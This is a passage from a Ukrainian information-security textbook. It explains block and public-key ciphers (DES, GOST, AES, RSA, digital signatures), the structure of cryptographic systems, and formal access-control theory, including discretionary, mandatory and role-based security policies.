Найбільшого поширення серед блокових шифрів набули шифри, які базуються на багаторазових циклічних повтореннях. Шифр такого типу називають мережею. Відомим шифром цього типу є мережа Фейстела (рос. — сеть Фейстела, англ. — feistel network), або мережа Фейстела 1-го типу — ітеративний блоковий шифр, побудований за принципом Фейстела [28, 29]. Саме цей шифр було застосовано під час розроблення стандарту шифрування DES (Data Encryption Standard) у США та ГОСТ 28147-89 у колишньому СРСР.

Стандарт шифрування (рос. — стандарт шифрования, англ. — encryption standard) — це повний опис алгоритму шифрування (та правил його використання), призначеного для програмної або апаратної реалізації, обов'язкового для використання організаціями, які зазначені в цьому стандарті. На сьогодні всі розвинені країни світу мають свої стандарти шифрування.

Стандарт шифрування DES — колишній федеральний стандарт шифрування США, введений у дію 23 листопада 1976 року; офіційний опис стандарту було опубліковано 15 січня 1977 року [37]. У 1981 році Американським національним інститутом стандартів (American National Standards Institute, ANSI) DES було прийнято як стандарт захисту інформації у комерційній галузі. Пізніше під назвою DEA (Data Encryption Algorithm) він отримав статус міжнародного стандарту шифрування інформації ISO 8731-1-87 [38]. Довжина блоку шифру DES становить 64 біти, довжина ключа — також 64 біти (з них 8 біт призначено для контролю парності), для шифрування виконується 16 циклів. Для шифрування та розшифрування використовують один і той самий алгоритм.

Стандарт шифрування інформації ГОСТ 28147-89 [39], введений у дію в колишньому СРСР 1 липня 1990 року, також базується на шифрі фейстелівського типу. Довжина блоку цього шифру — 64 біти, довжина ключа становить 256 біт, виконується 32 цикли. Для шифрування та розшифрування використовують один і той самий алгоритм.

Завдяки стійкості та легкості апаратної реалізації алгоритмів блокового шифрування (за наявності можливості організувати таємний канал обміну ключами) вони мають суттєві переваги порівняно з іншими симетричними алгоритмами.

Щоб позбавити стандарт DES виявлених у ньому свого часу слабких місць, Національним інститутом стандартів і технологій (National Institute of Standards and Technology, NIST) за дорученням уряду США було запроваджено відкритий конкурс криптоалгоритмів — кандидатів на стандарт блокового шифрування — під назвою AES (Advanced Encryption Standard). За умовами конкурсу, який відбувався протягом 1997–2000 років, це мав бути симетричний блоковий шифр зі змінною довжиною ключа. Ще одною обов'язковою умовою конкурсу була підтримка алгоритмом шифрування ключів довжиною 128, 192 та 256 біт за довжини блоку вихідного тексту в 128, 192 та 256 біт. На останньому етапі конкурсу перемогу здобули алгоритми з назвами MARS, RS6, Rijndael, Serpent і TwoFish, остаточним переможцем було визнано алгоритм Rijndael [40].

3.3.2. Асиметричне шифрування

Проблему зростання обсягів шифрованої інформації у криптографії вирішують підвищенням швидкодії традиційних методів шифрування на таємному ключі. Проте застосування цих методів в умовах постійного зростання кількості учасників спільної роботи й ускладнення організації взаємодії між ними, зокрема попарного обміну інформацією, виявляється неефективним. Це обумовлено тим, що зі збільшенням кількості учасників обміну інформацією квадратично зростає кількість таємних ключів. Можна показати, що для N учасників кількість таємних ключів у такій системі сягає $N \times (N - 1) / 2$. Крім того, симетрична криптографія на таємному ключі має проблеми з довіреним передаванням таємного ключа.

З метою зменшення цих недоліків було розроблено алгоритми асиметричного шифрування, або шифри на відкритому ключі. Шифрування на відкритому ключі — відносно нова галузь криптографії. Вона набула поширення у 70-ті роки минулого століття [32, 33].

В асиметричних криптоалгоритмах для шифрування і розшифрування використовують різні ключі: для шифрування — відкриті, для розшифрування — таємні.

Визначення асиметричного шифрування

Асиметрична криптографія базується на ідеях В. Діффі та М. Хеллмана про шифрування з двома ключами, що стали відомими у 1976 році [32]. Але першим алгоритмом асиметричного шифрування (шифрування на відкритому ключі), який набув практичного значення, став алгоритм, запропонований Р. Рівестом (Rivest), А. Шаміром (Shamir) і Л. Адлеманом (Adleman) у 1978 році [41]. Він дістав назву алгоритм RSA (за першими літерами прізвищ його авторів).

На рис. 3.2 наведено структурну схему шифрування на відкритому ключі.




Рис. 3.2. Структурна схема шифрування на відкритому ключі

Математичне підґрунтя асиметричних криптоалгоритмів складають важкооборотні (односторонні) функції. У теорії складності обчислень розглядають поняття, яке характеризує рівень складності обчислень (кількість операцій) залежно від розміру вхідних даних. Поширеними є поліноміальний і експоненційний характери залежності складності обчислень від кількості вхідних даних. В асиметричній криптографії В. Діффі та М. Хеллмана зашифроване повідомлення за наявності таємного ключа розшифровується за поліноміальний час роботи обчислювальної системи, а у разі його відсутності — за експоненційний час.

Сучасна асиметрична криптографія базується на алгоритмах Ель-Гамаля (запропонованому в 1985 році) та Міллера — Коблиця (запропонованому в 1986 році). Теоретичну основу стійкості алгоритму RSA становить проблема факторизації великих цілих чисел, а алгоритмів Ель-Гамаля та Міллера — Коблиця — проблема дискретного логарифмування. Сьогодні відомі численні вразливості цих алгоритмів. На зміну алгоритмам шифрування на відкритому ключі прийшли більш стійкі алгоритми шифрування на еліптичних кривих [42], запропоновані окремо В. Міллером [43] і Н. Коблицем [44] у 1986 році.

Сфери застосування алгоритмів асиметричного шифрування

Алгоритми асиметричного шифрування, так само як і симетричного, застосовують для шифрування масивів даних, але їхня швидкість значно нижча. Основне

призначення асиметричних алгоритмів — забезпечення ефективного функціонування сучасних криптосистем. Саме ці алгоритми покладено в основу задач автентифікації користувачів, контролю цілісності інформації, унеможливлення відмови від авторства чи факту одержання даних тощо.

Важливого практичного значення асиметричні криптоалгоритми набули у застосуванні систем електронно-цифрового підпису (ЕЦП). *Електронно-цифровий підпис* (рос. — электронно-цифровая подпись, англ. — electronic digital signature) — цифрова послідовність, що додається до повідомлення (даних) для забезпечення цілісності інформації та підтвердження авторства і формується із застосуванням асиметричних криптосистем. В електронно-цифровому підписі для формування підписаних повідомлень використовують таємний ключ, а для перевірки підпису — відкритий.

3.4. Поняття криптографічної системи

Криптографічна система — це сукупність засобів криптографічного захисту інформації, необхідної нормативної, експлуатаційної та іншої документації, які складають єдину систему з метою розв'язання конкретної задачі захисту інформації. Криптосистема складається з таких базових підсистем: шифрування, ідентифікації, забезпечення цілісності (імітозахисту), цифрового підпису тощо; кожна з них має свою підсистему ключів (рис. 3.3) [29, 31].




Рис. 3.3. Структура криптографічної системи

Підсистема шифрування виконує функції шифрування-розшифрування даних. Її основу складають шифр та підсистема ключів (рис. 3.4).




Рис. 3.4. Структура підсистеми шифрування

Шифр, що базується на відповідному криптоалгоритмі, містить модель відкритого тексту. Як уже зазначалося, підсистема шифрування має також підсистему ключів, що буде визначена нижче.

Підсистема цифрового підпису (рис. 3.5) виконує функцію автентифікації джерела повідомлення або документа та унеможливлює відмову суб'єктів від здій-

снених ними дій. Підсистема базується на схемі цифрового підпису та підсистемі ключів. Основними елементами схеми цифрового підпису є алгоритми формування та перевірки цифрового підпису.

Рис. 3.5. Структура підсистеми цифрового підпису

Підсистема ідентифікації (рис. 3.6) забезпечує виконання операції захищеного розпізнавання суб'єктів та об'єктів доступу за їхніми ідентифікаторами. Основу цієї підсистеми складають односторонній або взаємний протокол ідентифікації, а також підсистема ключів.




Рис. 3.6. Структура підсистеми ідентифікації

Підсистема забезпечення цілісності інформації (імітозахист) (рис. 3.7) захищає її від несанкціонованого модифікування і перешкоджає нав'язуванню фальшивих відомостей. Підсистема базується на відповідному алгоритмі забезпечення цілісності інформації та підсистемі ключів. У свою чергу, забезпечення цілісності інформації здійснюється шляхом використання алгоритму шифрування, автентифікаційного коду та інших засобів.




Рис. 3.7. Структура підсистеми забезпечення цілісності

Підсистема ключів визначає порядок функціонування підсистем, до складу яких вона входить. Розрізняють симетричні та асиметричні підсистеми ключів: підсистеми, де використовують алгоритми симетричного шифрування (шифрування з таємним ключем), та підсистеми, в яких застосовують алгоритми асиметричного шифрування (шифрування з відкритим ключем). На рис. 3.8 та 3.9 наведено відповідні схеми підсистем.




Рис. 3.8. Структура симетричної підсистеми ключів




Рис. 3.9. Структура асиметричної підсистеми ключів

Висновки

1. Криптографія — це наука, яка займається вивченням і розробленням методів, способів і засобів перетворення інформації на такий її вигляд, який ускладнює чи унеможливлює несанкціоновані дії з цією інформацією. Алгоритм шифрування, або криптоалгоритм, — це алгоритм, за яким здійснюється спеціальне криптографічне перетворення інформації.
2. Сучасні криптоалгоритми є алгоритмами шифрування з ключем. Вони відрізняються від інших тим, що потребують зберігання ключа в таємниці від третьої сторони; криптографічний алгоритм зберігати у таємниці необов'язково.
3. Алгоритми симетричного шифрування — це алгоритми, в яких ключі шифрування та розшифрування або однакові, або легко виводяться один із одного. Такі алгоритми забезпечують високу швидкість шифрування-розшифрування; їх застосовують для перетворення великих обсягів інформації. Недоліком симетричних алгоритмів є необхідність забезпечення таємного обміну ключами.
4. Алгоритми асиметричного шифрування — це алгоритми, в яких шифрування та розшифрування здійснюється на різних ключах, таких, що за допомогою обчислень майже неможливо вивести один із одного. Асиметричні криптоалгоритми застосовують, коли обмін ключами здійснюється відкрито.
5. Криптографічна система — це сукупність засобів криптографічного захисту інформації, необхідної нормативної, експлуатаційної та іншої документації, які складають єдину систему з метою виконання конкретних завдань захисту інформації. Криптосистема містить такі базові підсистеми: шифрування, ідентифікації, забезпечення цілісності (імітозахисту), цифрового підпису тощо; кожна з них має свою підсистему ключів.

Контрольні запитання та завдання

1. Дайте визначення криптографії, криптоаналізу, криптології, криптосистеми.
2. Що таке тайнопис, чи використовують тайнопис у сучасній криптографії?
3. Що таке алгоритм шифрування з ключем?
4. Чи всі ключі шифрування потрібно зберігати в таємниці?
5. Які переваги мають симетричні криптоалгоритми?
6. В яких випадках необхідно застосовувати асиметричні криптоалгоритми шифрування?
7. Які складові має криптографічна система?

Розділ 4

Теоретичні основи захисту інформації

- Загальні поняття теорії захисту інформації
- Основні типи політик безпеки
- Математичні моделі безпеки
- Моделі дискреційної політики безпеки
- Моделі мандатної політики безпеки

4.1. Загальні поняття теорії захисту інформації

Захист інформації — сфера знань, яка має відповідну теорію, що становить її фундаментальне підґрунтя. *Теорія захисту інформації* — це наука про загальні принципи та методи побудови захищених інформаційно-комунікаційних систем.

Теорія захисту інформації — природнича наука, яка має відповідні аксіоматику, понятійний та формальний апарат. Основним методологічним інструментом теорії захисту інформації, яка оперує складними системами, є методи системного аналізу для вивчення систем і теорії прийняття рішень для розв'язання задач синтезу систем захисту інформації. Усі положення теорії захисту інформації мають базуватися на доказовому підході та відповідати вимогам несуперечності, повноти і розв'язності.

- *Несуперечність* — властивість теорії, коли перетворення формул не ведуть до виникнення двох або більше результатів, які спростовують один одного.
- *Повнота* — властивість теорії, за наявності якої не виникає тверджень, що не можна ані довести, ані спростувати.
- *Розв'язність* — властивість теорії, за якої існує єдиний механізм (алгоритм) для визначення істинності або недостовірності будь-якого твердження.

Наразі в теорії захисту інформації для аналізу та синтезу систем безпеки використовують два підходи — *формальний* і *неформальний* (описовий). Традиційно формальний підхід теорії захисту інформації полягає у визначенні політики безпеки, критерію безпеки та моделі безпеки ІКС у формальному вигляді. За формального підходу важливо також довести відповідність системи безпеки критерію безпеки за умови дотримання встановлених правил і обмежень. У такому разі говорять про «гарантованість» захисту інформації. Зазначимо, що є також ас-

пекти в теорії захисту інформації, до яких не можна застосовувати поняття гарантованості, наприклад методи оптимального проектування систем захисту інформації, аналіз ризиків тощо.

Нині найбільш розвинутими розділами теорії захисту інформації є математичні методи криптографії та моделювання політик безпеки. Сучасний формальний базис теорії захисту інформації великою мірою створено під впливом криптографії, яка почала формуватися значно раніше. Формальний підхід теорії захисту інформації перебуває на стадії становлення і не може задовольнити всі вимоги, що виникають під час дослідження та створення систем захисту інформації. Тому цей підхід доповнюється традиційним неформальним (описовим) підходом.

Неформальний підхід теорії захисту інформації являє собою опис методів і механізмів, які використовують для захисту інформації в автоматизованих системах. Цей підхід обирають тоді, коли формальні методи з будь-яких причин не можна застосувати під час здійснення аналізу та синтезу систем захисту інформації або коли їх взагалі не розроблено.

Слід зауважити, що теорія захисту інформації й дотепер залишається відносно замкненою науковою дисципліною у частині розроблення та впровадження формальних методів, розвиток яких не завжди відповідає досягненням класичних і сучасних наук. Цим пояснюються поширені ілюзії користувачів інформаційних технологій про те, що якість захисту інформації визначають лише кількість і надійність механізмів захисту, а формальний підхід мало що дає [45].

Теорія захисту інформації як наука, що перебуває на стадії розвитку, стикнулася з низкою проблем. Деякі з них уже вирішено, ми ж розглянемо кілька базових проблем теорії захисту інформації, які наразі є нагальними.

Важливою проблемою теорії захисту інформації є проблема складності вивчення (аналізу) систем захисту інформації. У сучасній теорії захисту інформації цю проблему вирішують, застосовуючи метод ієрархічної декомпозиції складних систем. За допомогою цього методу загальну складну систему розподіляють на ієрархічні рівні. Верхній рівень ієрархії займає політика безпеки, другий рівень — системи підтримки політики безпеки, третій — механізми захисту, четвертий — реалізація механізмів безпеки. Ці підсистеми вивчають із застосуванням характерних для кожного рівня ієрархії методів аналізу [45].

Ще однією проблемою теорії захисту інформації є проблема побудови (синтезу) *гарантовано захищеної системи*. Ця проблема полягає у протиріччі між вимогами до гарантованості та принциповою неможливістю створення гарантовано захищеної системи в класі відкритих систем. У теорії відкритих систем проблему гарантованої безпеки відносять до *алгоритмічно нерозв'язних проблем*.

До алгоритмічно нерозв'язних проблем належить клас задач, для розв'язання яких не можна застосувати єдиного алгоритму.

Доказове обґрунтування відсутності гарантовано безпечних відкритих систем надає, наприклад, сформульована у праці М. Харрісона, В. Руззо, Дж. Ульмана [46] теорема про унеможливлення розв'язання задачі гарантування безпеки довільної системи у загальному випадку за умови загального завдання на доступ. Цю проблему вирішують шляхом декомпозиції загальної вихідної проблеми гарантованого

захисту інформації у комп'ютерних системах на сукупність двох задач. Перша з них полягає в коректному формулюванні політики безпеки, а друга — у створенні системи захисту інформації, яка гарантовано підтримує цю політику безпеки [45, 47].

Наведені вище підходи до вирішення проблем аналізу і синтезу систем захисту інформації вперше було впроваджено у документі «Критерії оцінки захищених комп'ютерних систем» (Trusted Computer System Evaluation Criteria, TCSEC [48]) Міністерства оборони США, відомого також у 80-х роках минулого століття як «Оранжева книга»; ці підходи становлять теоретичний базис багатьох сучасних стандартів захисту інформації.

З позицій розвитку методології розрізняють три періоди розвитку теорії захисту інформації в інформаційно-комунікаційних системах: емпіричний, концептуально-емпіричний і теоретико-концептуальний [49].

- Емпіричний період розвитку теорії захисту інформації характеризується використанням неформальних (описових) методів для вирішення завдань аналізу систем захисту інформації. Синтез систем захисту інформації здійснюється методом проб та помилок із використанням функціонально орієнтованих механізмів захисту. Цей період розпочався з 60–70-х років минулого століття.
- Другий період розвитку теорії захисту інформації характеризується використанням концептуально-емпіричного підходу. Він відрізняється від емпіричного певним узагальненням неформальних підходів до аналізу систем захисту інформації. Синтез систем захисту інформації здійснюється із застосуванням уніфікованих та стандартних рішень із захисту. Початок цього періоду припав на 80–90-ті роки минулого століття.
- Теоретико-концептуальний період розвитку теорії захисту інформації характеризується використанням методів формальної теорії захисту інформації для вирішення завдань аналізу. Завдання синтезу систем захисту інформації вирішуються з використанням математичних теорій: оптимізації, системного аналізу та прийняття рішень. Початком теоретико-концептуального періоду розвитку теорії захисту інформації можна вважати 90-ті роки минулого століття.

Враховуючи багатоаспектність, масштабність і складність проблеми аналізу та синтезу систем захисту інформації, зараз у теорії захисту інформації одночасно використовують емпіричний, концептуально-емпіричний та теоретико-концептуальний підходи.

4.2. Позначення, аксіоми та визначення

Визначаючи базові елементи формального апарату інформаційної безпеки у цьому та наступних підрозділах, ми будемо дотримуватися положень широковідомих праць із теорії інформаційної безпеки [16, 45, 50, 51].

Нехай A — кінцевий алфавіт, A^* — множина слів кінцевої довжини алфавіту A, а $M \subset A^*$ — мова опису інформації, яка є множиною слів, визначених згідно з деякими правилами з A.

Аксіома. Будь яка інформація в комп'ютерній системі подається деякою мовою *M*.

Об'єкт відносно мови *M* (чи просто об'єкт) — довільна скінченна множина слів мовою *M*.

Перетворення інформації — відображення, задане на множині слів мовою *M*.

Опис перетворення також є словом. Кожне перетворення інформації може зберігатися чи виконуватися. У першому випадку йдеться про збереження опису перетворення у деякому об'єкті (файлі), а у другому — опис перетворення взаємодіє з іншими ресурсами комп'ютерної системи, наприклад, із пам'яттю чи процесором.

Суб'єкт — об'єкт, який описує перетворення, що виконується в комп'ютерній системі. Нехай *O* — множина об'єктів системи, *S* — множина суб'єктів системи, причому $S \subseteq O$.

Перетворення інформації в об'єкті *o'*, яке залежить від інформації в об'єкті *o*, будемо називати *інформаційним потоком* від об'єкта *o* (джерело), до об'єкта *o'* (приймач).

Для виконання перетворення суб'єкт використовує інформацію, яка міститься в об'єктах комп'ютерної системи, тобто здійснює доступ до них.

Основними типами доступу є:

- доступ суб'єкта до об'єкта на читання — *read*;
- доступ суб'єкта до об'єкта на записування (є імовірність знищення інформації, що міститься в об'єкті) — *write*;
- доступ суб'єкта до об'єкта на активізацію (виконується активізація перетворення інформації, опис якої міститься в об'єкті) — *execute*.

У кожному стані комп'ютерної системи на множині суб'єктів *S* введемо бінарне співвідношення активізації *a*: якщо суб'єкт s_1, виконуючи перетворення інформації, що міститься в ньому, ініціює виконання перетворення інформації, що міститься в суб'єкті s_2, то виконується $s_1\ a\ s_2$, де $s_1, s_2 \in S$.

Визначимо орієнтований *граф активізації* $G = (S, E)$, де *S* — вершини графа, *E* — ребра графа, що з'єднують суб'єкти, які зв'язані бінарним співвідношенням активізації. Граф активізації є множиною дерев, або лісом.

Користувачі — суб'єкти комп'ютерної системи, які відповідають корінню дерев графа активізації.

Визначення, що наведені вище, дають змогу сформулювати основну аксіому теорії захисту інформації.

Аксіома. Усі питання безпеки інформації описуються доступами суб'єктів до об'єктів.

Ця аксіома наводиться у Критеріях оцінки захищеності комп'ютерних систем (TCSEC) [48].

4.3. Основні типи політик безпеки

Перш ніж будувати систему захисту інформації, слід вирішити основне завдання політики безпеки: сформулювати мету, визначити головні умови та ресурси

захисту і розподілу інформації. Як визначено у Критеріях захищеності комп'ютерних систем (TCSEC) [48], *політика безпеки* — це набір норм, правил і практичних прийомів, які регулюють керування цінною інформацією, її захист і розподіл.

Таке визначення політики безпеки дає змогу застосовувати певний апарат для її реалізації. Наявність політики безпеки та її формального опису у вигляді моделі безпеки за умови дотримання системою встановлених правил та обмежень дає можливість провести формальне доведення відповідності системи визначеному критерію безпеки.

У загальному випадку визначене завдання є багатоальтернативним, не має єдиного рішення, часто містить протиріччя. Наприклад, виконання вимог до ефективності функціонування системи захисту інформації вступає у протиріччя із забезпеченням ефективності функціонування інформаційної системи.

Поняття політики безпеки порівняно із поняттям несанкціонованого доступу є ширшим. Політика безпеки разом із поняттям дозволених доступів оперує поняттям недозволених доступів. Виконання політики безпеки забезпечує необхідні, а інколи і достатні умови безпеки системи.

У сучасній теорії захисту інформації розглядають такі політики безпеки: дискреційна (розмежувальна), мандатна (багаторівнева), ролевого розмежування доступів, ізольованого програмного середовища, безпеки інформаційних потоків та інші.

Дискреційна політика безпеки (за іншими перекладами — розмежувальна) — політика, яка базується на дискреційному керуванні доступом. Дискреційна політика безпеки передбачає, що права доступу суб'єктів до кожного окремого об'єкта системи можуть бути довільним чином обмежені на основі деякого зовнішнього стосовно системи правила. Також дискреційна політика безпеки вимагає ідентифікованості всіх суб'єктів та об'єктів системи.

Основним елементом дискреційного розмежування доступу є матриця доступу. Матриця доступу — матриця D розміром $|S| \times |O|$. Кожний елемент матриці доступу $D[s,o] \subseteq R$ визначає права доступу суб'єкта s до об'єкта o, де R — множина прав доступу.

Суб'єкти s — активні сутності (переважно користувачі або процеси). Об'єкти o — пасивні сутності, що потребують захисту. Це можуть бути, наприклад, файли, записи баз даних, сегменти оперативної пам'яті. У деяких операціях доступу суб'єкти можуть бути пасивними сутностями, до яких здійснюють доступ інші суб'єкти, тому множини S та O знаходяться у відповідності $S \subset O$.

У матриці доступу D кожен рядок відповідає певному суб'єкту s, а кожен стовпець — об'єкту o (рис. 4.1). Елементом матриці $D[s,o]$ є множина прав доступу, або повноважень суб'єкта s стосовно об'єкта o. Ці права, власне, і визначають, що може робити суб'єкт з об'єктом.

Підмножину об'єктів, до яких суб'єкт має певні права доступу, називають *доменом* цього суб'єкта. Матриця доступу дуже розріджена і неефективна з точки зору використання пам'яті. Тому замість неї у реальних системах використовуються списки доступу та списки повноважень. Список доступу асоціюється з кожним захищеним об'єктом у системі та містить ідентифікатори різних суб'єктів разом

із їхніми правами доступу до цього об'єкта (список доступу описує стовпець матриці доступу). На відміну від списку доступу список повноважень асоціюється з кожним суб'єктом у системі та містить ідентифікатори об'єктів разом із повноваженнями суб'єкта стосовно цих об'єктів (список повноважень відповідає рядку матриці доступу).




Рис. 4.1. Матриця доступу D

У разі використання матричної моделі безпеки політика безпеки інформації містить не лише матрицю доступу, яка описує правила розмежування доступу, але й обмеження, що накладаються на спосіб модифікації матриці доступу. Так, у випадку довірчого керування доступом усі повноваження на зміну прав доступу до об'єкта надаються (довіряються) суб'єктові, що є власником цього об'єкта. Тобто, якщо список прав доступу суб'єкта *s* до об'єкта *o* містить право власника, то суб'єкт *s* отримує повний контроль над стовпцем матриці доступу, що відповідає *o*. У разі адміністративного керування доступом система захисту визначає можливість доступу суб'єктів до об'єктів, базуючись на мітках або атрибутах доступу, які може встановлювати чи змінювати лише спеціально призначений адміністратор.

Перевага дискреційної політики безпеки полягає у тому, що систему розмежування доступу легко реалізовувати, тому така політика більш поширена. Проте вона має й низку суттєвих недоліків, через що її вважають недосконалою.

Недолік цієї політики — статичність правил розмежування доступу, які не враховують динаміки змінень стану комп'ютерної системи. Також недоліком є те, що під час доступу суб'єкта до об'єкта щоразу слід визначати права доступу і аналізувати їхній вплив на безпеку системи, що робить її менш прозорою. Загалом для систем дискреційної політики задача перевірки безпеки є алгоритмічно нерозв'язною [46]. Припущення, що система, в якій реалізовано дискреційну політику, є захищеною у заданому стані, слід доводити для кожної конкретної системи і для кожного її стану.

Широковідомою практичною проблемою систем дискреційної політики є їхня нечутливість до впливу так званих троянських програм («троянських коней»).

Мандатна політика безпеки (за іншими перекладами — нормативна, примусова, або багаторівнева) — це політика, яка базується на *мандатному керуванні доступом* (рос. — мандатное управление доступом, нормативное управление доступом, полномочное управление доступом, принудительное управление доступом, англ. — mandatory access control).

Мандатна політика безпеки передбачає виконання таких умов: визначеність решітки конфіденційності інформації; надання кожному об'єкту системи певного

рівня конфіденційності, який визначає цінність інформації, що міститься в цьому об'єкті; задоволення вимог ідентифікованості всіх суб'єктів та об'єктів системи. Головне завдання мандатної політики безпеки полягає у запобіганні витоку інформації від об'єктів, що мають високий рівень доступу, до об'єктів із низьким рівнем доступу.

Найпоширенішим описом мандатної політики безпеки є модель Белла — Ла-Падула [52]. Ця модель гарантує, що суб'єкт зможе отримати доступ до інформації лише за умови, що матиме на це достатні повноваження, і будь-який суб'єкт (крім адміністратора, якому надано повноваження встановлювати рівні конфіденційності об'єктів) жодним чином не зможе здійснити перенесення даних із об'єкта з вищим рівнем конфіденційності в об'єкт, що має нижчий рівень конфіденційності. Отже, це — модель конфіденційності.

Мандатну політику реалізують із використанням адміністративного керування доступом.

Перевагами мандатної політики безпеки є те, що її правила прозоріші та зрозуміліші порівняно з правилами дискреційної політики. Системи, побудовані на цій політиці безпеки, є більш надійними, ніж системи, створені на основі дискреційної політики безпеки.

У цілому для систем мандатної політики завдання перевірки безпеки є алгоритмічно розв'язним і безпека систем мандатної політики є доведеною [52].

Недоліками мандатної політики безпеки є високі вимоги до обчислювальних ресурсів та складність практичної реалізації такої системи.

Ролева політика безпеки — самостійна політика безпеки, яка базується на дискреційній політиці безпеки та є її розвитком. Відповідно до політики ролевого розмежування доступу права доступу суб'єктів формуються згідно з їхніми повноваженнями й обов'язками (ролями). Ця політика відрізняється від решти політик своєю гнучкістю. Її активно використовують у мережних операційних системах, великих системах керування базами даних та інших, де встановлено чіткі повноваження й обов'язки адміністраторів і користувачів інформаційної системи. На основі цієї політики реалізують різні політики, зокрема й мандатну.

Політика ізольованого програмного середовища визначає безпечний порядок взаємодії суб'єктів системи, який унеможливлює породження нових суб'єктів та їхній вплив на систему захисту через небезпечну модифікацію чи конфігурацію її параметрів. Відповідно до політики ізольованого програмного середовища вся множина інформаційних потоків у системі розподіляється на дві підмножини потоків, що не перетинаються, — потоки несанкціонованого доступу і потоки легального доступу. Потоки несанкціонованого доступу підлягають фільтрації. Таке розподілення та фільтрацію має здійснювати певний суб'єкт, який дістав назву монітор безпеки об'єктів.

Політика безпеки інформаційних потоків визначає безпечний порядок взаємодії об'єктів у системі. Ця політика полягає в розподіленні множини інформаційних потоків у системі на дві підмножини потоків — бажаних і небажаних, що не перетинаються, і унеможливлює породження в системі небажаних інформаційних потоків.

4.4. Математичні моделі безпеки

Формальне визначення політики безпеки називають *математичною моделлю безпеки*. Згідно з вимогами нормативних документів у сфері захисту інформації в інформаційних системах [8–10, 12], системи захисту інформації будують на основі математичних моделей захисту інформації. Використання цих моделей дає змогу теоретично обґрунтувати відповідність системи захисту інформації вимогам заданої політики безпеки.

Формальна теорія захисту інформації почала розвиватися порівняно недавно, але сьогодні є багато математичних моделей, які описують різні аспекти безпеки та надають доказову теоретичну базу для побудови сучасних систем захисту інформації [45, 46, 50, 51].

На рис. 4.2 наведено основні види математичних моделей безпеки [50].

